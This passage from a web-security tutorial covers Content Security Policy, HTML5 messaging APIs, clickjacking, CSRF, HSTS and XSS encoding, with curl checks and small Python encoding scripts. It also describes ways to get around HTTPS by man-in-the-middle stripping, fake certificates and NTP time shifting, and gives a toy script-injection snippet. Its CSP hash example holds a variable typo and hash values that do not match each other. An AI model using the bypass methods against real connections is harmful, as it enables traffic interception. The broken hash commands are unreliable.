‘none’ = nothing allowed.

‘self’ = matches current origin but not subdomains.

data: = load resources via data: scheme (e.g. base64 encoded images)

domain.example.com = load resources from domain.example.com.

***.example.com** = load resources from subdomains of example.com.

https://domain.example.com = load resources over https: from domain.example.com.

‘unsafe-inline’ = allows inline JavaScript and CSS.

By default inline scripts are disabled: `<script>` tags, event handlers, and `javascript:` URL’s. By default inline `<style>` tags and attributes are disabled. If you use these then your CSP can have `‘unsafe-inline’` until the offending inlines are removed.

‘unsafe-eval’ = allows text-to-JavaScript mechanisms like `eval`.

By default all eval-like JavaScript vectors are disallowed: `eval()`, `new Function()`, `setTimeout()`, and `setInterval()`. If you use these then your CSP can have `‘unsafe-eval’` until the offending evals are removed.

‘unsafe-redirect’ = allow unsafe redirects.

By default unsafe redirects are blocked.

nonce & hashes

CSP encourages rewriting code to remove inline scripts or styles. For those sites that have not done this, CSP 2 adds hash-source and nonce-source to provide a more secure way of using inline scripts and styles. It does not allow script-valued attributes like `onclick`, ...

For dynamically generated sites (not static) the server would generate a nonce value for each response. Then the CSP policy for the page with nonce `“123456789a”` would be:

```
content-security-policy: default-src 'self'; script-src 'nonce-123456789a'
```

And the html source script would be:

```
<script nonce="123456789a">
  alert("nonce example")
</script>
```

Any client-side attempt to inject a script would have to know the nonce.

hash-source could be used for static sites. Say we wanted the script `“alert(‘Hello, world.’);”`. First we would get the sha256 sum base64 encoded:

```
SCR="alert('Hello, world.');"
echo -n "%SRC" | sha256sum --text | base64
```

This yields the following sha256sum:

```
hacker@kali:~$ SCR="alert('Hello, world.');"
hacker@kali:~$ echo -n "%SRC" | sha256sum --text | base64
YTBkNWE2Yjd1NDNmMjllNGE3YmM3YjNkNjE4MzAyYzI3NmY2MzVlNmE4NGM5NWZOTgzN2RhZjA1YTc2ZTI2OCAGLQo=
```

Then the following CSP would allow `<script>alert(‘Hello, world.’);</script>`.

```
content-security-policy: default-src 'self'; script-src 'self'
↪ 'YTBkNWE2Yjd1NDNmMjllNGE3YmM3YjNkNjE4MzAyYzI3NmY2MzVlNmE4NGM5NWMzOTgzN2RhZjA1YTc2ZTI2OCAGIQo='
↪ ''
```

Adding a space in the script would cause the CSP to not execute the script.

```
<script>alert('Hello, world.');
```

sandboxing

See *Sandboxing*.

example CSPs

W3C Content Security Policy Examples shows these simple examples.

Same origin CSP policy:

```
Content-Security-Policy: default-src 'self'
```

CSP using same origin for HTML source, images from anywhere, plugins from some CDN vendors, and scripts from one location:

```
Content-Security-Policy:
  default-src 'self'; img-src *;
  object-src media1.example.com media2.example.com *.cdn.example.com;
  script-src trustedscripts.example.com
```

Here's a policy forcing HTTPS but opening itself up for XSS:

```
Content-Security-Policy: default-src https: 'unsafe-inline' 'unsafe-eval'
```

converting to CSP can be difficult

The pentest-meetup web site is an example of the difficulty of converting to CSP usage securely. Here is the current Content-Security-Policy:

```
default-src 'none';
script-src 'self' https://cdnjs.cloudflare.com 'unsafe-inline' 'unsafe-eval';
connect-src 'self';
img-src 'self' data:;
style-src 'self' https://fonts.googleapis.com 'unsafe-inline';
font-src 'self' https://fonts.gstatic.com;
form-action 'self'
```

Notice the `script-src ... 'unsafe-inline' 'unsafe-eval';` and `style-src ... 'unsafe-inline';`. Sphinx is a third party app that inlines both JavaScript and CSS, along with JavaScript eval's; by default CSP does not allow this and forces the above unsafe-inline & unsafe-eval CSP statements. That leaves us with relatively insecure CSP with no simple recourse. The web site authors are at the mercy of 3rd parties to clean up their HTML to eliminate inlining of JavaScript and CSS.

tools

w3af has a plugin for checking CSP's.

enforcer is a Google Chrome plugin that will apply a CSP to a web site.

enforcer allows someone with only Chrome and access to a site to develop and test a CSP without modifying the web site in any way. The tool is especially powerful with combined with the CSP-generating capability of **caspr**.

caspr Caspr is a Content-Security-Policy report endpoint, aggregator, and analyzer.

It contains three parts:

- A Content-Security-Report report endpoint for collecting reports
- A RESTful API for interacting / downloading reports
- A web app for analyzing reports

You can either host **caspr** on your own server (NodeJS/npm/MongoDB(>2.6 required)) or use the free level of [heroku](#). Besides just logging the CSP violations, **caspr** will generate a CSP to allow the reported CSP violations. Combining **enforcer** with **caspr** is a powerful way to generate & test a CSP.

5.7 HTML Web Messaging

[OWASP HTML5 Security Cheat Sheet](#) has security suggestions for HTML web messaging.

5.7.1 XMLHttpRequest2 (XHR2)

Note: for additional changes in XMLHttpRequest2, see [New Tricks in XMLHttpRequest2](#).

Recent updates to [XMLHttpRequest](#) have added CORS ([Cross-origin resource sharing](#)) support which helps overcome the restrictions of the [Same-origin policy](#). What does this mean?

From [XMLHttpRequest](#):

XMLHttpRequest (XHR) is an API available to web browser scripting languages such as JavaScript. It is used to send HTTP or HTTPS requests to a web server and load the server response data back into the script.

For security reasons, XMLHttpRequest requests follow the browser's same-origin policy, and will therefore only succeed if they are made to the host that served the original web page.

The CORS protocol has several restrictions, with two models of support. The simple model does not allow setting custom request headers and omits cookies. Further, only the GET and POST request methods are supported, and POST only allows the following MIME types: "text/plain", "application/x-www-urlencoded" and "multipart/form-data". Only "text/plain" was initially supported. The other model detects when one of the non-simple features are requested and sends a pre-flight request to the server to negotiate the feature.

The point is that the latest XHR allows using CORS ([Cross-origin resource sharing](#)) to circumvent the [Same-origin policy](#). From the [Same-origin policy](#):

The policy permits scripts running on pages originating from the same site – a combination of scheme, hostname, and port number – to access each other's DOM with no specific restrictions, but prevents access to DOM on different sites. The same-origin policy also applies to XMLHttpRequests unless the server provides an Access-Control-Allow-Origin (CORS) header.

The same-origin policy restricts which network messages one origin can send to another. For example, the same-origin policy allows inter-origin HTTP requests with GET and POST methods but denies inter-origin PUT and DELETE requests. Additionally, origins can use custom HTTP headers when sending requests to themselves but cannot use custom headers when sending requests to other origins.

5.7.2 Web Messaging (MessageEvent)

The MessageEvent interface is the foundation of HTML web messaging. From [MessageEvent](#):

event.data Returns the data of the message.

event.origin Returns the origin of the message, for server-sent events and cross-document messaging.

event.lastEventId Returns the last event ID string, for server-sent events.

event.source Returns the WindowProxy of the source window, for cross-document messaging, and the MessagePort being attached, in the connect event fired at SharedWorkerGlobalScope objects.

event.ports Returns the MessagePort array sent with the message, for cross-document messaging and channel messaging.

From [An Introduction to HTML5 Web Messaging](#):

Before we get into the nitty-gritty of web messaging, let's take a look at the message event object. Cross-document messaging, channel messaging, server-sent events and web sockets all fire message events, so understanding it is helpful. Message events, defined by the MessageEvent interface, contain five read-only attributes ...

In the case of cross-document messaging events and channel messaging, the value of lastEventId is always an empty string; lastEventId applies to server-sent events. If no ports are sent with the message, the value of the ports attribute will be an array whose length is zero.

5.7.3 Server-sent events

This section is based on [Server-sent events](#). See [HTML5 Server-Sent Events](#) for an example.

Server-sent events are one-way messages from the server to the client. Let's suppose a server generates two different event types: add and remove. The actual message is a text/event-stream MIME type:

```
event: add
data: something

event: remove
data: somethingelse
```

The client side would register listeners to receive & process the server-sent events:

```
var source = new EventSource('updates.cgi');
source.addEventListener('add', addHandler, false);
source.addEventListener('remove', removeHandler, false);
```

5.7.4 Web sockets

For an online WebSockets example see [Python WebSockets Chat Demo](#).

From [Introducing WebSockets: Bringing Sockets to the Web](#):

The WebSocket specification defines an API establishing “socket” connections between a web browser and a server. In plain words: There is an persistent connection between the client and the server and both parties can start sending data at any time.

...

Being a modern protocol, cross origin communication is baked right into WebSocket. While you should still make sure only to communicate with clients and servers that you trust, WebSocket enables communication between parties on any domain. The server decides whether to make its service available to all clients or only those that reside on a set of well defined domains.

From [WebSocket](#):

WebSocket is a protocol providing full-duplex communications channels over a single TCP connection. The WebSocket protocol was standardized by the IETF as RFC 6455 in 2011, and the WebSocket API in Web IDL is being standardized by the W3C.

WebSocket is designed to be implemented in web browsers and web servers, but it can be used by any client or server application. The WebSocket Protocol is an independent TCP-based protocol. Its only relationship to HTTP is that its handshake is interpreted by HTTP servers as an Upgrade request. The WebSocket protocol makes more interaction between a browser and a web site possible, facilitating live content and the creation of real-time games. This is made possible by providing a standardized way for the server to send content to the browser without being solicited by the client, and allowing for messages to be passed back and forth while keeping the connection open. In this way a two-way (bi-directional) ongoing conversation can take place between a browser and the server.

From [WebSocket](#) the client request looks like:

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: x3JJHMbDL1EzLkh9GBhXDw==
Sec-WebSocket-Protocol: chat, superchat
Sec-WebSocket-Version: 13
Origin: http://example.com
```

and the server response would look like:

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: HSmrc0sMlYUkAGmm5OPpG2HaGwk=
Sec-WebSocket-Protocol: chat
```

For more details consult [Introducing WebSockets: Bringing Sockets to the Web](#), [WebSocket.org](#), and [Web sockets](#).

5.7.5 Web Messaging

W3C [HTML5 Web Messaging](#) section defines both cross-document messaging and channel messaging. WHATWG skips web messaging and separately defines [Cross-document messaging](#) and [Channel messaging](#). Wikipedia equates web messaging with cross-document messaging and does not cover channel messaging.

The difference for sending messages is that cross-document messaging uses `window.postMessage()` while channel messaging use a `MessageChannel` via `channel.port1.postMessage()`

Cross-document messaging

See [CODEPEN's Receiver Window](#) (or [Receiver Window](#) without the code) for an example of cross-document messaging.

So [Web Messaging](#) is the WHATWG [Cross-document messaging](#) and W3C [Cross-document messaging](#). From [Web Messaging](#) (relating to cross-document messaging):

Web Messaging or cross-document messaging, is an API introduced in the WHATWG HTML5 draft specification, allowing documents to communicate with one another across different origins, or source domains. Prior to HTML5, web browsers disallowed cross-site scripting, to protect against security attacks. This practice barred communication between non-hostile pages as well, making document interaction of any kind difficult. Cross-document messaging allows scripts to interact across these boundaries, while providing a rudimentary level of security.

The example from [Web Messaging](#):

Consider we want document A located on [example.net](#) to communicate with document B located on [example.com](#), which is contained within an `iframe` or popup window.[1] The JavaScript for document A will look as follows:

```
var o = document.getElementsByTagName('iframe')[0];
o.contentWindow.postMessage('Hello B', 'http://example.com/');
```

The origin of our `contentWindow` object is passed to `postMessage`. It must match the origin of the document we wish to communicate with (in this case, document B). Otherwise, a security error will be thrown and the script will stop. The JavaScript for document B will look as follows:

```
function receiver(event) {
    if (event.origin == 'http://example.net') {
        if (event.data == 'Hello B') {
            event.source.postMessage('Hello A, how are you?',
    ↪event.origin);
        }
        else {
            alert(event.data);
        }
    }
}
window.addEventListener('message', receiver, false);
```

An event listener is set up to receive messages from document A. Using the `origin` property, it then checks that the domain of the sender is the expected domain. Document B then looks at the message, either displaying it to the user, or responding in turn with a message of its own for document A.

Channel messaging

There are 2 good examples of channel messaging: [mdn/channel-messaging-basic-demo](#) (Channel messaging basic demo) and [mdn/channel-messaging-multimessage](#) (Channel messaging multi-message demo).

From [W3C Channel messaging](#):

To enable independent pieces of code (e.g. running in different browsing contexts) to communicate directly, authors can use channel messaging.

Communication channels in this mechanisms are implemented as two-ways pipes, with a port at each end. Messages sent in one port are delivered at the other port, and vice-versa. Messages are asynchronous, and delivered as DOM events.

To create a connection (two “entangled” ports), the `MessageChannel()` constructor is called:

```
var channel = new MessageChannel();
```

One of the ports is kept as the local port, and the other port is sent to the remote code, e.g. using `postMessage()`:

```
otherWindow.postMessage('hello', 'http://example.com', [channel.port2]);
```

To send messages, the `postMessage()` method on the port is used:

```
channel.port1.postMessage('hello');
```

To receive messages, one listens to message events:

```
channel.port1.onmessage = handleMessage;
function handleMessage(event) {
  // message is in event.data
  // ...
}
```

Data sent on a port can be structured data; for example here an array of strings is passed:

```
port1.postMessage(['hello', 'world'], 'http://example.com');
```

Broadcast messaging

From [Broadcasting to other browsing contexts](#):

Pages on a single origin opened by the same user in the same user agent but in different unrelated browsing contexts sometimes need to send notifications to each other, for example “hey, the user logged in over here, check your credentials again”.

For elaborate cases, e.g. to manage locking of shared state, to manage synchronisation of resources between a server and multiple local clients, to share a WebSocket connection with a remote host, and so forth, shared workers are the most appropriate solution.

For simple cases, though, where a shared worker would be an unreasonable overhead, authors can use the simple channel-based broadcast mechanism described in this section.

```
var authChannel = new BroadcastChannel('auth');
authChannel.onmessage = function (event) {
  if (event.data == 'logout')
    showLogout();
}

function logoutRequested() {
  // called when the user asks us to log them out
  doLogout();
  showLogout();
  authChannel.postMessage('logout');
}

function doLogout() {
  // actually log the user out (e.g. clearing cookies)
  // ...
}
```

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```
function showLogout() {
    // update the UI to indicate we're logged out
    // ...
}
```

5.8 HTML exploits

Perhaps the biggest threat from stealing cookies is due to the fact that cookies are involved in authentication and authorization. Getting access to such cookies allows accessing web resources as that user.

5.8.1 Clickjacking

From [Clickjacking](#):

A clickjacked page tricks a user into performing undesired actions by clicking on a concealed link. On a clickjacked page, the attackers load another page over it in a transparent layer. The users think that they are clicking visible buttons, while they are actually performing actions on the hidden page. The hidden page may be an authentic page; therefore, the attackers can trick users into performing actions which the users never intended. There is no way of tracing such actions to the attackers later, as the users would have been genuinely authenticated on the hidden page.

For prevention, see *OWASP Clickjacking Defense Cheat Sheet* and [Clickjacking prevention](#).

Note that the server side the X-Frame-Options is deprecated in favor of *Content Security Policy*. From [Clickjacking](#):

```
# Disallow embedding. All iframes etc. will be blank, or contain a browser specific_
↳error page.
Content-Security-Policy: frame-ancestors 'none'

# Allow embedding of [[same-origin policy|own content]] only.
Content-Security-Policy: frame-ancestors 'self'

# Allow specific origins to embed this content
Content-Security-Policy: frame-ancestors example.com wikipedia.org
```

5.8.2 CSRF

[Cross-site request forgery](#) involves two sites: the attacking site has a link or script to a victim site where the user already has been authenticated and/or authorized. From Wikipedia, suppose Alice is already logged into bank.example.com, then visits a chat site with the following posting.

```
Mallory: Hello Alice! Look here:


```

Note the use of the tag which is often allowed in Internet forums while JavaScript is not allowed. Depending on the configuration of bank.example.com and the browser, if Alice were to click on the “image” her cookies might be used to authenticate the bank transaction.

Another old & real example is [Google YouTube crossdomain security flaw](#). Although the video is a “little” fuzzy, the video starts with 4 browser tabs: (1) google.com not logged in, (2) youtube.com logged into the victim’s account, (3)

youtube's cross-domain policy showing google.com is allowed, and (4) the attackers site with a link to a SWF file on google.com. When the user clicks on the attackers site to run the video, the user is logged into google.com using the attacker's credentials, runs the video from google.com, the SWF code connects to youtube.com and by policy is allowed to use the victim's credentials. The victim's user id and youtube viewing history are displayed. Finally, the first tab at google.com is refreshed to show that the user was logged in using the attacker's credentials.

The above example illustrates *login CSRF*, where an attacker can login the victim to some sites using the attacker's credentials. Later the attacker can login that same site using their credentials to view the victim's activities.

For more CSRF attack examples see [DEFCON 17: CSRF: Yeah, It Still Works](#).

See [OWASP Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#) for CSRF prevention.

5.8.3 XSS

Cross-site scripting is a large topic covered more in greater depth in [XSS Tutorial](#). For prevention see [OWASP XSS \(Cross Site Scripting\) Prevention Cheat Sheet](#) (which also recommends using [Content Security Policy](#)).

5.8.4 Session hijacking attack

From [Session hijacking attack](#):

The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token.

Because http communication uses many different TCP connections, the web server needs a method to recognize every user's connections. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication. A session token is normally composed of a string of variable width and it could be used in different ways, like in the URL, in the header of the http requisition as a cookie, in other parts of the header of the http request, or yet in the body of the http requisition.

The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server.

The session token could be compromised in different ways; the most common are:

```
Predictable session token;  
Session Sniffing;  
Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc);  
Man-in-the-middle attack  
Man-in-the-browser attack
```

5.9 HSTS Tutorial

5.9.1 What is HSTS?

From [HSTS](#):

HTTP Strict Transport Security (HSTS) is a web security policy mechanism which helps to protect websites against [protocol downgrade attacks](#) and [cookie hijacking](#). It allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure [HTTPS](#) connections,[1] and never via the insecure HTTP protocol. HSTS is an [IETF standards track](#) protocol and is specified in [RFC 6797](#).

The HSTS Policy is communicated by the server to the user agent via an HTTPS response header field named “Strict-Transport-Security”.[2] HSTS Policy specifies a period of time during which the user agent should only access the server in a secure fashion.

...

The initial request remains unprotected from active attacks if it uses an insecure protocol such as plain HTTP or if the URI for the initial request was obtained over an insecure channel.[21] The same applies to the first request after the activity period specified in the advertised HSTS Policy max-age (sites should set a period of several days or months depending on user activity and behavior). Google Chrome, Mozilla Firefox and Internet Explorer/Microsoft Edge address this limitation by implementing a “STS preloaded list”, which is a list that contains known sites supporting HSTS.[16][17][18] This list is distributed with the browser so that it uses HTTPS for the initial request to the listed sites as well. As previously mentioned, these pre-loaded lists cannot scale to cover the entire Web.

The EFF states [Websites Must Use HSTS in Order to Be Secure](#) and the article is worth a read.

Note that maintaining a [HSTS](#) list is not a long-term solution to solving a world-wide problem of forcing web sites to HTTPS.

5.9.2 Can we see the preloaded HSTS?

Google maintains the [HSTS Preload List](#) “which is used by major browsers to hardcode HTTPS-only sites”. Sites can be added to the list at [HSTS preload](#).

The Chromium Projects - HTTP Strict Transport Security maintains chromium’s `transport_security_state_static.json` (the HSTS site list).

Mozilla’s [Strict-Transport-Security](#) indicates “Google maintains an HSTS preload service. ... While the service is hosted by Google, all browsers have stated an intent to use (or actually started using) the preload list.” The actual Mozilla HSTS preload list is [nsSTSPreloadList.inc](#)

On Google’s chromium browser you can enter the url `chrome://net-internals/#hsts` and query/remove domains in the list. On Firefox the HSTS data can be viewed in the file `$HOME/.mozilla/firefox/*default/SiteSecurityServiceState.txt`.

5.9.3 Does a host provide HSTS?

Redirect HTTP to HTTPS w/o HSTS (depending on --user-agent)

We start with <http://www.google.com> which 302 redirects to HTTPS without using HSTS. Actually, we did find that some --user-agent’s don’t get redirected: `curl/7.52.1` gets a 200 but Mozilla/... gets redirected to HTTPS without HSTS:

```
hacker@meetup:~$ # Not redirected to HTTPS with User-Agent: curl/7.52.1
hacker@meetup:~$ curl -v --head http://www.google.com/ 2>&1 | \
    egrep '(> User-Agent:|< HTTP/)'
> User-Agent: curl/7.52.1
< HTTP/1.1 200 OK

hacker@meetup:~$ # But redirected to HTTPS with User-Agent: Mozilla/...
hacker@meetup:~$ UA='Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like_
↳ Gecko) Chrome/41.0.2228.0 Safari/537.36'
hacker@meetup:~$ curl -v --head --user-agent "$UA" \
    http://www.google.com/ 2>&1 | \
```

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```

egrep '(> User-Agent:|< HTTP/|< Location:)'
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
↳ Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 302 Found
< Location: https://www.google.com/?gws_rd=ssl

hacker@meetup:~$ # Following the redirection does not get Strict-Transport-Security
hacker@meetup:~$ curl -v --head --location --user-agent "$UA" \
    http://www.google.com/ 2>&1 | \
    egrep '(> User-Agent:|< HTTP/|< Location:|< Strict-Transport-
↳ Security:)'
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
↳ Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 302 Found
< Location: https://www.google.com/?gws_rd=ssl
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
↳ Chrome/41.0.2228.0 Safari/537.36
< HTTP/2 200

```

Redirect HTTP to HTTPS with HSTS

<http://arstechnica.com> redirects with Strict-Transport-Security:

```

hacker@meetup:~$ curl -v --location --user-agent "$UA" http://arstechnica.com/ 2>&1
↳ | \
    egrep '(> User-Agent:|< HTTP/1|Location:|< Strict-Transport-
↳ Security:)'
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
↳ Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 301 Moved Permanently
< Location: https://arstechnica.com/
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
↳ Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 200 OK
< Strict-Transport-Security: max-age=300

```

5.9.4 Can HTTPS be circumvented?

Web site redirects client's HTTP to HTTPS

In this case the web site is not in the preloaded browser [HSTS](#) list (otherwise the client would directly make an HTTPS request). The MitM could use techniques similar to [sslstrip](#).

A MitM could avoid returning the 302 to the client and instead itself follow the HTTPS redirect, returning those results to the client over HTTP. The encrypted connection is between the MitM and the web server. This can work as long as the client does not possess some data needed to encrypt or authenticate with the web server.

Alternatively, the MitM could return a redirect not to HTTPS, but a mangled url based on the original HTTP one: for example, www.google.com could become webwww.google.com. So the MitM knows to redirect webwww.google.com to <https://www.google.com>.

Client requests HTTPS

In this case the MitM could try to [SSLsplit](#) the HTTPS connection into 2: client <==> MitM <==> server. This would require the MitM generate a fake certificate for the server. Unless the MitM somehow inserted a root certificate of it's own onto the client, the generated fake certificate would cause a warning message on the client stating the certificate could not be verified. The would have to approve using the fake certificate.

Changing time

An alternative is to expire the [HSTS](#) policy by using NTP to move time forward: see [Bypassing HTTP Strict Transport Security](#).

5.10 XSS Tutorial

5.10.1 XSS exploit to study

Here is an actual exploit to study: [WordpreXSS Exploitation](#).

5.10.2 XSS background

HTML/JavaScript is a mess

From [OWASP Injection Theory](#):

XSS is a form of injection where the interpreter is the browser and attacks are buried in an HTML document. HTML is easily the worst mashup of code and data of all time, as there are so many possible places to put code and so many different valid encodings. HTML is particularly difficult because it is not only hierarchical, but also contains many different parsers (XML, HTML, JavaScript, VBScript, CSS, URL, etc...).

[Unraveling some of the Mysteries around DOM-based XSS](#) ends with this summary:

- Client XSS is becoming WAY more prevalent
- Its generally being ignored
- We need to KNOW what JavaScript APIs are safe vs. unsafe
- We need more systematic techniques for finding Client XSS flaws
- We need better guidance on how to avoid / fix such flaws

It is difficult for both web site developers and pentesters to learn the attack surface, which is a huge advantage to pentesters: there's lots of bad coders whipping out web sites and a persistent, methodical pentester who learns HTML, JavaScript, and CSS will find exploits.

introductory reading materials

- Start with [Types of Cross-Site Scripting](#)
- [OWASP Cross-site Scripting \(XSS\)](#)
- [Modern techniques for XSS discovery](#)
- [Google Application Security Learning Cross-site scripting](#)

- [XSS \(Cross Site Scripting\) Prevention Cheat Sheet](#)
- [DOM based XSS Prevention Cheat Sheet](#)
- [XSS Filter Evasion Cheat Sheet](#)
- [The Ultimate XSS Protection Cheat Sheet for Developers](#)
- [Advanced XSS Defense](#)

5.10.3 encoding/escaping

encoding/escaping types

Note that the encoding techniques here focus on encoding all non-alphanumeric characters < 256; 0-127 correspond to ascii, 0-255 correspond to latin-1. The characters 0-255 are the potentially dangerous characters: all HTML, CSS, and JavaScript syntax-defined characters are in that range, so characters above 256 cannot be used to alter the HTML, CSS, or JavaScript. So they can be left as-is.

HTML attributes: Enclose within single (') or double (") quotes in addition to appropriate encoding below based on the context.

URL encoding: All non-alphanumeric < 256 ==> %HH

[URL encoder/decoder](#) is close to the above encoding, but not quite (try "query=!&x=!").

HTML element encoding: (&, <, >, ") ==> &entity; (' , /) ==> &#xHH;

[HTML entity encoder/decoder](#) is close to the above encoding, but not quite (try "/").

See [NCRs \(numeric character references\)](#).

CSS encoding: All non-alphanumeric < 256 ==> \HH (see [Using character escapes in markup and CSS - CSS escapes for trailing spaces](#))

Alternatively, use the 6 digit hex encoding: e.g. "\HHHHHH".

[CSS escapes](#) likes to backslash escape and not hex encode, and at times misses even backslash encoding (try "x_").

JavaScript encoding: All non-alphanumeric < 256 ==> \xHH (HH = 2 hex digits).

Alternatively, use unicode \uHHHH. For more information see [JavaScript character escape sequences](#). Note that JavaScript uses [UCS-2](#) encoding internally, so some unicode characters would required two \uHHHH encodings.

[JavaScript escapes](#) either \xHH for everything or "only escape non-ASCII and unprintable ASCII characters".

Here are some general conversion utilities (none of which do the above):

Unicode Code Converter Enter data in "Mixed input" and then one of the action buttons.

XSS (Cross Site Scripting) Cheat Sheet Calculator Character encoding for filter evasion.

UTF-8 encoder/decoder (converts everything to \xHH) UTF-8 is a universal encoding.

example python encoding scripts

`xsscoder.py` is a python script that will do css, javascript, and % encoding.

```
#!/usr/bin/env python3

import argparse

# encode/decoders
def isalphanum(c):
    return ( \
        (c >= 'a' and c <= 'z') or \
        (c >= 'A' and c <= 'Z') or \
        (c >= '0' and c <= '9'))

def encoder(prefix, suffix, fmt, c):
    if ord(c) >= 256 or isalphanum(c):
        return(c)
    else:
        return(prefix + format(ord(c), fmt) + suffix)

def make_encoder(prefix, suffix, fmt):
    return lambda c: encoder(prefix, suffix, fmt, c)

css_encoder = make_encoder('\\', ' ', '02X')
js_encoder = make_encoder('\\x', '', '02X')
url_encoder = make_encoder('%', '', '02X')

# allow multiple strings passed
parser = argparse.ArgumentParser()
parser.add_argument("strings", nargs="*", help="strings to encode")
args = parser.parse_args()

# encode each input string
process_me = args.strings
for s in process_me:
    for e in (css_encoder, js_encoder, url_encoder):
        out = ''.join(map(e, s))
        print(out)
```

urlquote.py is a python script that will do smart % encoding.

```
#!/usr/bin/env python3

# % encode a full URL, preserving equal and ampersand in the query part

import argparse
import urllib.parse

# allow multiple strings passed
parser = argparse.ArgumentParser()
parser.add_argument("strings", nargs="*", help="strings to % encode")
args = parser.parse_args()

# % encode each input string
process_me = args.strings
for s in process_me:
    url = urllib.parse.urlsplit(s)
    ql = urllib.parse.parse_qs(url.query)
    qs = urllib.parse.urlencode(ql, doseq=True)
    sp = (url.scheme, url.netloc, urllib.parse.quote(url.path), \
```

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```
qs, url.fragment)
out = urllib.parse.urlunsplit(sp)
print(out)
```

parsing/decoding order

From [The Ultimate XSS Protection Cheat Sheet for Developers](#), the client decoding order is

HTML DECODING ==> URL DECODING ==> JavaScript DECODING

and parsing is

HTML PARSER ==> CSS PARSER ==> JavaScript PARSER

For untrusted string in the context of Event Handler Attribute, do JavaScript Escape first and then perform HTML escape since the Browser performs HTML attribute decode before JavaScript string decode. For untrusted string in the context of JavaScript, do JavaScript String Escape. And always quote your attributes, either (' or ") never use backticks (`).

Do not use any escaping shortcuts like \" because the quote character may be matched by the HTML attribute parser which runs first. These escaping shortcuts are also susceptible to “escape-the-escape” attacks where the attacker sends \" and the vulnerable code turns that into \\\" which enables the quote. If an event handler attribute is properly quoted, breaking out requires the corresponding quote. Unquoted attributes can be broken out of with many characters including [space] % * + , - / ; < = > ^ and |. Also, a </script> closing tag will close a script block even though it is inside a quoted string. Note that the HTML parser runs before the JavaScript parser.

The reverse of this recommendation is [RULE #1 - HTML Escape then JavaScript Escape Before Inserting Untrusted Data into HTML Subcontext within the Execution Context](#). This would apply to:

```
element.innerHTML = "<HTML> Tags and markup";
element.outerHTML = "<HTML> Tags and markup";

document.write("<HTML> Tags and markup");
document.writeln("<HTML> Tags and markup");
```

But before you get too excited and think you might just have a glimmer of an idea as to the order of processing, read [Deep dive into the murky waters of script loading](#):

Like all of the WHATWG specs, it initially looks like the aftermath of a cluster bomb in a scrabble factory, but once you’ve read it for the 5th time and wiped the blood from your eyes, it’s actually pretty interesting
...

places to XSS inject input

XSS is predicated on the idea that user-generated input is injected into HTML/URL data. And the injection point’s context may be nested (e.g. JavaScript in an HTML attribute) making the parsing/decoding order important.

HTML element: <div> ... </div>

The inserted data should be HTML escaped with named character references:

HTML attribute: <div attr=...> </div>

Attributes should be single (‘) or double (“) quoted and HTML escaped.

JavaScript or Event Handler Attribute: `<script> alert(...) </script> <script> var x = ... </script> `

Attributes should be single (‘) or double (") quoted. Strings should be JavaScript, then HTML encoded. The reason is that the HTML attribute decoding occurs first, then JavaScript.

JSON value in HTML context: [RULE #3.1 - HTML escape JSON values in an HTML context and read the data with JSON.parse](#)

URL path in HTML attribute: URL escape the path and not the full URL.

HTML style and CSS: Both use CSS encoding and then for HTML style do HTML encoding as the order of parsing is HTML Parser first and then CSS Parser.

HTML string in JavaScript: HTML encoding followed by JavaScript encoding.

There are some contexts that should never be used:

[RULE #0 - Never Insert Untrusted Data Except in Allowed Locations](#) gives a number of “never do’s”

`<script>...NEVER PUT UNTRUSTED DATA HERE...</script>` directly in a script

`<!--...NEVER PUT UNTRUSTED DATA HERE...-->` inside an HTML comment

`<div ...NEVER PUT UNTRUSTED DATA HERE...=test />` in an attribute name

`<NEVER PUT UNTRUSTED DATA HERE... href="/test" />` in a tag name

`<style>...NEVER PUT UNTRUSTED DATA HERE...</style>` directly in CSS

Most importantly, never accept actual JavaScript code from an untrusted source and then run it.

5.10.4 double encoding & why order matters

Let’s start with an unsafe example that violates [RULE #0 - Never Insert Untrusted Data Except in Allowed Locations](#). Don’t do this other than to illustrate double encoding: both JavaScript and HTML encoding.

Normally for this example you’d stand up a server with a form whose data is injected into HTML with several different types of encoding. But we wish to get a simpler example you can do at home without a server: we use the following snippet of code to mimic script injection:

```
var test = "Hello <script>document.write(' cruel ')</script> World!";
document.write(test);
```

The string `<script>document.write(' cruel ')</script>` can be JavaScript encoded as

`x3cscriptx3edocumentx2ewritex28x27x20cruelx20x27x29x3cx2fscriptx3e`

and (partly) HTML-encoded as:

`<script>document.write(' cruel ')</script>`

We’ll create an HTML file showing no encoding, JavaScript encoding, and HTML encoding results. To really “protect” the inserted code you would have to first HTML encode, then JavaScript encode the string. That way the HTML parser won’t get confused. But injecting user input into `<script>` tags is a losing battle.

Download `parsing_order_test.html` and then open it up in a browser to view the different encoding results. Here is the actual text for our PDF and epub format documentation:

```
<html>
<head>
<title>Parsing Order Test</title>
</head>
```

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```
<body>
<h1>Parsing Order Test</h1>
<h2>HTML ==> JavaScript ==> HTML</h2>
<hr/>
<hr/>
<hr/>
<div> Normally for this example you'd stand up a server with a form whose data is
    ↳ injected into HTML with several different types of encoding. But we wish to get a
    ↳ simpler example you can do at home without a server: we use the following snippet
    ↳ of code to mimic script injection:
<br/>
<code>
var test = "STRING";
document.write(test);
</code>
</div>
<br/>
<div> Here goes our HTML encoding test running 4 different strings: safe string,
